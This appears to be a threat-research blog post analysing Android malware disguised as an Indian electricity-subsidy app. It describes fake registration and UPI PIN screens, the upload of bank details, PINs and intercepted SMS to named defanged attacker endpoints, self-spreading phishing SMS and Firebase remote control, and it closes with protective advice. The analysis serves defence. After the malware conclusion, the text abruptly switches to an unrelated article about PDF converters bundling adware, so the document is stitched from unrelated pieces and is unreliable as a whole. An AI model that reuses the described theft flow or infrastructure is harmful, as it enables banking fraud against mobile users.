
Once permissions are granted, the app displays a fake electricity provider selection screen. The message “To Get 300 Unit Free Every Month Please Select Your Electricity Provider From Below And Proceed” is shown in English and Hindi to prompt users to select their provider.
Figure 7. “SELECT YOUR PROVIDER” Activity


After selecting a provider, the app presents a fake registration form asking for the user’s phone number and a ₹1 payment to “generate a registration token.”
Figure 8. Registration Form


In this stage, malware creates a background task to send a https request to https[://]rebrand[.]ly/dclinkto2. The response text is https[://]sqcepo[.]replit[.]app/gate[.]html,https[://]sqcepo[.]replit[.]app/addsm[.]php. The string is split as 2 URLs.
UPI PIN URL – https[://]sqcepo[.]replit[.]app/gate[.]html. It will be used in “ENTER UPI PIN” process. When malware uses this URL, “gate.html” will be replace with“gate.hml”, so the loaded URL is https[://]sqcepo[.]replit[.]app/gate[.]htm.
SMS Uploaded URL – https[://]sqcepo[.]replit[.]app/addsm[.]php. SMS incoming messages are uploaded to this URL.
Figure 9. dclinkto2 request

In the stage of ”MAKE PAYMENT of ₹ 1“,victims are asked to use “UPI-Lite” app to complete the payment. In the “UPI-Lite” activity, victims enter the bank UPI PIN code.
Figure 10. The process of “ENTER UPI PIN”
UPI Credential Theft
UPI-Lite activity is a fake HTML-based form from https[://]sqcepo[.]replit[.]app/gate[.]htm.

Once submitted, the phone number, bank details, and UPI PIN are uploaded to https[://]sqcepo[.]replit[.]app/addup.php. After the attacker obtains this information, they can steal money from your bank account.
Figure 11. Post user’s banker information.
Malware Background Behaviors

In addition to stealing the financial and banking information from the user, the malware is also able to send distribution itself by sending a phishing message to the victim’s contact list, stealing user’s text messages probably to intercept 2FA codes and can be remotely controlled via Firebase.
Send mass phishing SMS messages to Indian users from the victims’ contacts list.
Figure 12. Send Phishing SMS message.

Upload SMS message to Server.
Malware has requested view SMS permission when it is launched. When it receives the incoming SMS message, it handles the message and posts below data to remote server(https[://]sqcepo[.]replit[.]app/addsm[.]php).
senderNum: The phone number of send the incoming message.
Message: The incoming SMS message.
Slot: Which SIM Slot to receive the message
Device rand: A random number was created during the first run to identify the device.
Figure 13. Post Incoming SMS message

Firebase as a Command Channel.

Attackers use FCM(Firebase Cloud Messaging) to send commands to control devices. According to the _type value, malware executes different commands.
Table1. Commands from FCM message
Figure 14. Commands from FCM message
Recommendations
To protect against such sophisticated attacks, users and defenders should take the following precautions:
Avoid downloading apps from unofficial websites:
Especially those offering benefits like subsidies, rewards, or financial aid.
Be cautious of apps that require disabling network connections:
This is often a red flag used to evade real-time antivirus scanning.
Carefully review app permissions:
Apps requesting contact access, SMS read/send or call permissions—without clear reason—should be treated as suspicious.
Use security software with SMS protection:
Enable permission alerts and use reputable mobile security apps to detect abnormal app behavior. McAfee’s Scam Detector as an additional protection for the smishing part.
Cybercriminals are using relevant themes like energy subsidies to trick users into providing financial information. This campaign demonstrates an integrated and stealthy attack chain. YouTube is used to distribute phishing link, GitHub is a reliable and legitimate website to using it to both distribute malicious APKs and serve phishing websites make it more difficult to identify and take it down, and malware authors can remotely update the phishing text messages to be more effective in tricking users into installing the malware via Firebase Cloud Messaging (FCM). With its self-propagation capabilities, financial data theft, and remote-control functions, it poses a serious risk. We will continue to monitor this threat, track emerging variants, and coordinate with relevant platforms to report and help take down associated infrastructure.
PDF converting software can be super helpful. Whether you’re turning a Word document into a PDF or merging files into one neat package, these tools save time and make life easier.
But here’s something many people don’t realize — some of these free PDF tools come with hidden baggage. When you install them, they might also sneak in a new search engine, browser extension, or change your homepage without clearly asking for permission. 
What’s Going On?
Some PDF software is bundled with extra programs. That means when you download and install the PDF converter, it may also install:
A new search engine in your browser
Toolbars or browser extensions
Apps that run in the background on your computer
Most of the time, these are not viruses, but they can slow down your computer, change your browsing experience, and even collect your data.
